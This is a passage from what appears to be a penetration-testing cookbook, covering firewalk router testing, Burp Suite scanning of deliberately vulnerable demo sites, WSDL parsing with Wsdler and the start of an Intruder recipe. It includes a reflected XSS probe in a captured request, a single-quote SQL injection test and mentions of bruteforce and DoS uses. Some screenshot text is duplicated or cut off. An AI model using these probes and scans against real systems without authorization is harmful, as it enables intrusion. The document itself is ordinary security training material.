
6. We can choose the channel number here:



7. Kismet also allows us to see the signal to noise ratio. We can see that by selecting **Channel Details...** in the **Windows** menu:



8. This signal to noise ratio is very helpful during times of wardriving:



Testing routers with firewalk

The firewalk tool is a network security reconnaissance tool that helps us figure out whether our routers are actually doing the job they are supposed to do. It attempts to find what protocols a router/firewall will allow and what it will block.

This tool is incredibly useful during pentesting to verify and validate firewall policies in a corporate environment.

How to do it...

The following is the recipe for using firewalk:

1. If firewalk is not found, we can install it using:

```
apt install firewalk
```

2. We can use the following command to run firewalk:

```
firewalk -S1-23 -i eth0 192.168.1.1 192.168.10.1
```

The following screenshot shows the output of the preceding command:

```
root@kali:~# firewalk -S 1-23 -i eth0 192.168.1.1 192.168.10.1
Firewalk 5.0 [gateway ACL scanner]
Firewalk state initialization completed successfully.
UDP-based scan.
Ramping phase source port: 53, destination port: 33434
```

```
[-] nmap[1]_omis.txt
```

How it works...

In the preceding command, `-i` is for specifying the network interface, `-S` is for specifying the port numbers we want to test, and the next two are the router's IP address and the host's IP address that we want to check against our router.



Nmap also includes a script to perform firewalk. More information can be found at <https://nmap.org/nsedoc/>.

3

Vulnerability Assessment

In this chapter, we will cover the following recipes:

- Using the infamous Burp
- Exploiting WSDLs with Wsdler
- Using Intruder
- Web app pentest with Vega
- Exploring SearchSploit
- Exploiting routers with RouterSploit
- Using Metasploit
- Automating Metasploit
- Writing a custom resource script
- Databases in Metasploit

Introduction

In the previous chapters, we covered various recipes to collect information about our target. Now, once we have all that data, we need to start hunting for vulnerabilities. To become a good pentester, we need to make sure no small details are overlooked.


Using the infamous Burp

Burp has been around for years now; it is a collection of multiple tools built in Java by PortSwigger web security. It has various products, such as **Decoder**, **Proxy**, **Scanner**, **Intruder**, **Repeater**, and so on. Burp features an **Extender**, which allows a user to load different extensions that can be used to make pentesting even more efficient! You will learn about some of them in the upcoming recipes.


How to do it...

Let's take a look at how we can use Burp effectively:

1. Kali already has a free version of Burp, but we will need a full version to fully use its features. So, we open up Burp:



2. Click on **Start Burp** and we will see the Burp load up:



3. Before we start hunting for bugs, we first install some extensions that may come in handy. Select **BApp Store** from the **Extender** menu:


Name	Installed	Rating	Detail
NMAP Parser	<input type="checkbox"/>	★★★★★	
Notes	<input type="checkbox"/>	★★★★★	
Paramalyzer	<input type="checkbox"/>	★★★★★	
ParrotNG	<input type="checkbox"/>	★★★★★	Pro extension
Payload Parser	<input type="checkbox"/>	★★★★★	
Pcap Importer	<input type="checkbox"/>	★★★★★	Pro extension
PDF Metadata	<input type="checkbox"/>	★★★★★	
PDF Viewer	<input type="checkbox"/>	★★★★★	
Protobuf Decoder	<input type="checkbox"/>	★★★★★	
Python Scripter	<input type="checkbox"/>	★★★★★	
Random IP Address Header	<input type="checkbox"/>	★★★★★	
Reflected Parameters	<input type="checkbox"/>	★★★★★	Pro extension
Reissue Request Scripter	<input type="checkbox"/>	★★★★★	
Report To Elastic Search	<input type="checkbox"/>	★★★★★	Pro extension
Request Randomizer	<input type="checkbox"/>	★★★★★	
Retire.js	<input type="checkbox"/>	★★★★★	Pro extension
SAML Editor	<input type="checkbox"/>	★★★★★	
SAML Encoder / Decoder	<input type="checkbox"/>	★★★★★	
SAML Raider	<input type="checkbox"/>	★★★★★	
Sentinel	<input type="checkbox"/>	★★★★★	
Session Auth	<input type="checkbox"/>	★★★★★	
Session Timeout Test	<input type="checkbox"/>	★★★★★	
Site Map Fetcher	<input type="checkbox"/>	★★★★★	
Software Version Reporter	<input type="checkbox"/>	★★★★★	Pro extension
SQLiPy	<input type="checkbox"/>	★★★★★	
ThreadFix	<input type="checkbox"/>	★★★★★	Pro extension
WCF Deserializer	<input type="checkbox"/>	★★★★★	
WebsInspect Connector	<input type="checkbox"/>	★★★★★	Pro extension
WebSphere Portlet State Dec...	<input type="checkbox"/>	★★★★★	
What-The-WAF	<input type="checkbox"/>	★★★★★	
WSDL Wizard	<input type="checkbox"/>	★★★★★	
Wsdlter	<input type="checkbox"/>	★★★★★	
XSS Validator	<input type="checkbox"/>	★★★★★	

4. We will see a list of extensions. Some of the extensions we will have to install are as follows:


- J2EEScan
- Wsdlter
- Java Deserialization Scanner
- HeartBleed

5. Click on **Install** after selecting each of these extensions.

- Once the extensions are all set, we prepare for scanning. We fire up a browser and go to its preferences:




- In Network settings, we add our **HTTP Proxy IP and Port**:



8. We can verify this with the Burp's **Options** tab under the **Proxy** menu:



9. Click on **Intercept is on** to start intercepting the requests:



10. Now we browse the website we need to scan.
11. Once all requests are captured, we can simply go to **Target** and select our domain.

12. To perform a scan, we can select individual requests and send them for an active scan:

A screenshot of a web browser window showing a list of URLs in the address bar and a context menu open over one of the entries. The menu items are: GET: cat=1, Add to scope, Spider from here, Do an active scan (which is highlighted), and Do a passive scan.

13. Or, we can select the whole domain to send for an active scan:


A screenshot of a 'Site map' interface showing a list of hosts. A context menu is open over the entry for 'http://testphp.vulnweb.com/'. The menu items are: Add to scope, Spider this host, Actively scan this host (which is highlighted), Passively scan this host, Engagement tools, Compare site maps, Expand branch, Expand requested items, Delete host, Copy URLs in this host, Copy links in this host, Save selected items, Issues, View, Show new site map window, and Site map help.

14. Once we have sent the requests to the **Scanner**, we will go to the **Scanner** tab and choose **Options**. Here, we can actually tell the scanner what exactly we want it to look for in our application:

The screenshot shows a configuration interface titled "Active Scanning Areas". It includes a help icon, a gear icon, and a note stating "These settings control the types of checks performed during active scanning." Below this, there are two columns of checkboxes. The left column contains: SQL injection (checked), OS command injection (checked), Server-side code injection (checked), Server-side template injection (requires reflected XSS) (checked), Reflected XSS (checked), Stored XSS (checked), Reflected DOM issues (checked), Stored DOM issues (checked), File path traversal / manipulation (checked), External / out-of-band interaction (checked), HTTP header injection (checked), SMTP header injection (checked), XML / SOAP injection (checked), LDAP injection (checked), Cross-site request forgery (checked), Open redirection (checked), Header manipulation (checked), and Server-level issues (checked). The right column contains: MSSQL-specific checks (checked), Oracle-specific checks (checked), and MySQL-specific checks (checked). At the bottom, there are two unchecked checkboxes: Input returned in response (reflected) and Input returned in response (stored).

Active Scanning Areas	
	These settings control the types of checks performed during active scanning.
<input checked="" type="checkbox"/> SQL injection	<input checked="" type="checkbox"/> MSSQL-specific checks
<input checked="" type="checkbox"/> Error-based	<input checked="" type="checkbox"/> Oracle-specific checks
<input checked="" type="checkbox"/> Time-delay checks	<input checked="" type="checkbox"/> MySQL-specific checks
<input checked="" type="checkbox"/> Boolean condition checks	
<input checked="" type="checkbox"/> OS command injection	<input checked="" type="checkbox"/> Blind
<input checked="" type="checkbox"/> Informed	
<input checked="" type="checkbox"/> Server-side code injection	
<input checked="" type="checkbox"/> Server-side template injection (requires reflected XSS)	
<input checked="" type="checkbox"/> Reflected XSS	
<input checked="" type="checkbox"/> Stored XSS	
<input checked="" type="checkbox"/> Reflected DOM issues	
<input checked="" type="checkbox"/> Stored DOM issues	
<input checked="" type="checkbox"/> File path traversal / manipulation	
<input checked="" type="checkbox"/> External / out-of-band interaction	
<input checked="" type="checkbox"/> HTTP header injection	
<input checked="" type="checkbox"/> SMTP header injection	
<input checked="" type="checkbox"/> XML / SOAP injection	
<input checked="" type="checkbox"/> LDAP injection	
<input checked="" type="checkbox"/> Cross-site request forgery	
<input checked="" type="checkbox"/> Open redirection	
<input checked="" type="checkbox"/> Header manipulation	
<input checked="" type="checkbox"/> Server-level issues	
<input type="checkbox"/> Input returned in response (reflected)	
<input type="checkbox"/> Input returned in response (stored)	

15. We can see the results of our scan in the **Scan queue** tab:



16. The **Scan queue** tab can be seen in the following screenshot:

#	Host	URL	Status	Issues	Requests
1	https://172.20.0.4:8090	/login.xml	abandoned - too many errors	1	14
2	http://testphp.vulnweb.com	/	finished	4	158
3	http://testphp.vulnweb.com	/categories.php	66% complete	2	184
4	http://testphp.vulnweb.com	/listproducts.php	28% complete	5	178
5	http://testphp.vulnweb.com	/AJAX/index.php	66% complete	1	181
6	http://testphp.vulnweb.com	/Mod_Rewrite_Shop/	60% complete	2	184
7	http://testphp.vulnweb.com	/artists.php	66% complete	2	181
8	http://testphp.vulnweb.com	/artists.php	14% complete	4	75
9	http://testphp.vulnweb.com	/cart.php	66% complete	2	179
10	http://testphp.vulnweb.com	/comment.php	33% complete		125
11	http://testphp.vulnweb.com	/comment.php	42% complete	1	177
12	http://testphp.vulnweb.com	/disclaimer.php	0% complete	2	17
13	http://testphp.vulnweb.com	/guestbook.php	waiting		
14	http://testphp.vulnweb.com	/hpp/	waiting		
15	http://testphp.vulnweb.com	/index.php	waiting		
16	http://testphp.vulnweb.com	/listproducts.php	waiting		
17	http://testphp.vulnweb.com	/login.php	waiting		
18	http://testphp.vulnweb.com	/privacy.php	waiting		
19	http://testphp.vulnweb.com	/product.php	waiting		
20	http://testphp.vulnweb.com	/product.php	waiting		
21	http://testphp.vulnweb.com	/search.php	waiting		
22	http://testphp.vulnweb.com	/search.php	waiting		
23	http://testphp.vulnweb.com	/showimage.php	waiting		
24	http://testphp.vulnweb.com	/userinfo.php	waiting		

The following screenshot shows the results of the **Scan queue** tab in more detail:

Scan item 4 | 5 issues | 42% complete | http://testphp.vulnweb.com/listproducts.php

Issues Base request Base response

! Cross-site scripting (reflected)

! SQL injection

i Cross-domain Referer leakage

i Email addresses disclosed

i Frameable response (potential Clickjacking)

Advisory Request Response

Raw Params Headers Hex

```
GET /listproducts.php?cat=1')hm53s<script>alert(1)<%2fscript>m0lvr HTTP/1.1
Host: testphp.vulnweb.com
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.12; rv:7.0.1) Gecko/20100101 Firefox/7.0.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip, deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Referer: http://testphp.vulnweb.com/categories.php
Connection: close
```



While we are using only a few extensions here, you can view the whole list and choose your own extensions too. Extensions are easy to set up.


Exploiting WSDLs with Wsdler

Web Services Description Language (WSDL) is an XML-based language used to describe the functionality offered by a web service. Often while executing a pentest project, we may find a WSDL file out in the open, unauthenticated. In this recipe, we will look at how we can benefit from WSDL.

How to do it...

We intercept the request of WSDL in Burp:

1. Right-click on the request and select **Parse WSDL**:



2. Switch to the **Wsdl**er tab, and we will see all the service calls. We can see the complete request by clicking on any one of them:

The screenshot shows the 'Wsdl' tab in Burp Suite, titled 'ReceiverService'. It lists various service operations and their corresponding bindings:

Operation	Binding
Insert	BasicHttpBinding_IReceiverService
Update	BasicHttpBinding_IReceiverService
GetStatus	BasicHttpBinding_IReceiverService
SetStatus	BasicHttpBinding_IReceiverService
SetPrimaryKey	BasicHttpBinding_IReceiverService
GetPrimaryKey	BasicHttpBinding_IReceiverService
SetTableName	BasicHttpBinding_IReceiverService
GetTableName	BasicHttpBinding_IReceiverService

Below the table, there is a 'Request' tab and 'Raw' / 'Hex' buttons.

3. To be able to play around with it, we will need to send it to the **Repeater**:

The screenshot shows the Fiddler interface. The top section displays a table of operations and their bindings:

Operation	Binding
Insert	BasicHttpBinding_IReceiverService
Update	BasicHttpBinding_IReceiverService
GetStatus	BasicHttpBinding_IReceiverService
SetStatus	BasicHttpBinding_IReceiverService
SetPrimaryKey	BasicHttpBinding_IReceiverService
GetTableName	BasicHttpBinding_IReceiverService
SetTableName	BasicHttpBinding_IReceiverService
GetTableName	BasicHttpBinding_IReceiverService

The bottom section shows a captured request labeled "Request". The "Raw" tab is selected, displaying the following XML-based SOAP message:

```
POST /ReceiverService.svc HTTP/1.1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.12; rv:7.0.1) Gecko/20100101 Firefox/7.0.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip, deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Connection: close
SOAPAction: http://tempuri.org/IReceiverService/GetStatus
Content-Type: text/xml;charset=UTF-8
Host:
Content-Length: 209

<soapenv:Envelope xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/" xmlns:tem="http://tempuri.org/">
  <soapenv:Header/>
  <soapenv:Body>
    <tem:GetStatus/>
  </soapenv:Body>
</soapenv:Envelope>
```

4. We right-click and select **Send to Repeater**:

```
POST /ReceiverService.svc HTTP/1.1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.12; rv:7.0.1) Gecko/20100101
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip, deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.5
Connection: close
SOAPAction: http://tempuri.org/IReceiverService/GetStatus
Content-Type: text/xml;charset=UTF-8
Host:
Content-Length: 209

<soapenv:Envelope xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/">
  <soapenv:Header/>
  <soapenv:Body>
    <tem:ResponseStatus/>
  </soapenv:Body>
</soapenv:Envelope>
```

5. In our case, we can see that putting a single quote throws up an error. And voila! We have an SQL injection possibility!

```
POST /ReceiverService.svc HTTP/1.1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.12; rv:7.0.1) Gecko/20100101
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip, deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.5
Connection: close
SOAPAction: http://tempuri.org/IReceiverService/Update
Content-Type: text/xml;charset=UTF-8
Host:
Content-Length: 285

<soapenv:Envelope xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/">
  <soapenv:Header/>
  <soapenv:Body>
    <tem:Update>
      <!--type: string-->
      <tem:json>|</tem:json>
    </tem:Update>
  </soapenv:Body>
</soapenv:Envelope>
```

The following screenshot shows the SQL injection:

```
<s:Envelope
  xmlns:s="http://schemas.xmlsoap.org/soap/envelope/"><s:Body><s:Fault><faultcode
  xmlns:a="http://schemas.microsoft.com/net/2005/12/windowscommunicationfoundation/dis
  patcher">a:InternalServiceFault</faultcode><faultstring
  xmlns:lang="en-US">Unterminated string. Expected delimiter: '. Path ''', line 1,
  position 1.</faultstring><detail><ExceptionDetail
  xmlns="http://schemas.datacontract.org/2004/07/System.ServiceModel"
  xmlns:i="http://www.w3.org/2001/XMLSchema-instance"><HelpLink
```

You will learn more about exploiting SQL in the later chapters of the book.

Using Intruder

Intruder is a great tool which allows us to perform different types of attacks that can be used to find all kinds of vulnerabilities. Some of the most common attacks that can be performed with **Intruder** are as follows:

- Bruteforce
- Fuzzing
- Enumeration
- Application layer DoS

How to do it...

We start off picking up a request from our captured requests:

1. Right-click on the request and select **Send to Intruder**:

Contents

Host	Method	URL	Params	Status
http://demo.testfire.net	GET	/bank/login.aspx	<input type="checkbox"/>	200
http://demo.testfire.net	POST	/bank/login.aspx	<input checked="" type="checkbox"/>	200
http://demo.testfire.net	GET	/	<input type="checkbox"/>	
http://demo.testfire.net	GET	/cgi.exe	<input type="checkbox"/>	
http://demo.testfire.net	GET	/default.aspx	<input type="checkbox"/>	
http://demo.testfire.net	GET	/default.aspx?content...	<input checked="" type="checkbox"/>	
http://demo.testfire.net	GET	/default.aspx?content...	<input checked="" type="checkbox"/>	
http://demo.testfire.net	GET	/default.aspx?content...	<input checked="" type="checkbox"/>	
http://demo.testfire.net	GET	/default.aspx?content...	<input checked="" type="checkbox"/>	
http://demo.testfire.net	GET	/default.aspx?content...	<input checked="" type="checkbox"/>	
http://demo.testfire.net	GET	/default.aspx?content...	<input checked="" type="checkbox"/>	

Request Response


Raw Params Headers

Accept-Encoding: gzip
Accept-Charset: ISO-8
Referer: http://demo.
Cookie: ASP.NET_Sessi
amSessionId=122021118
Content-Type: applica
Content-Length: 37
Connection: close

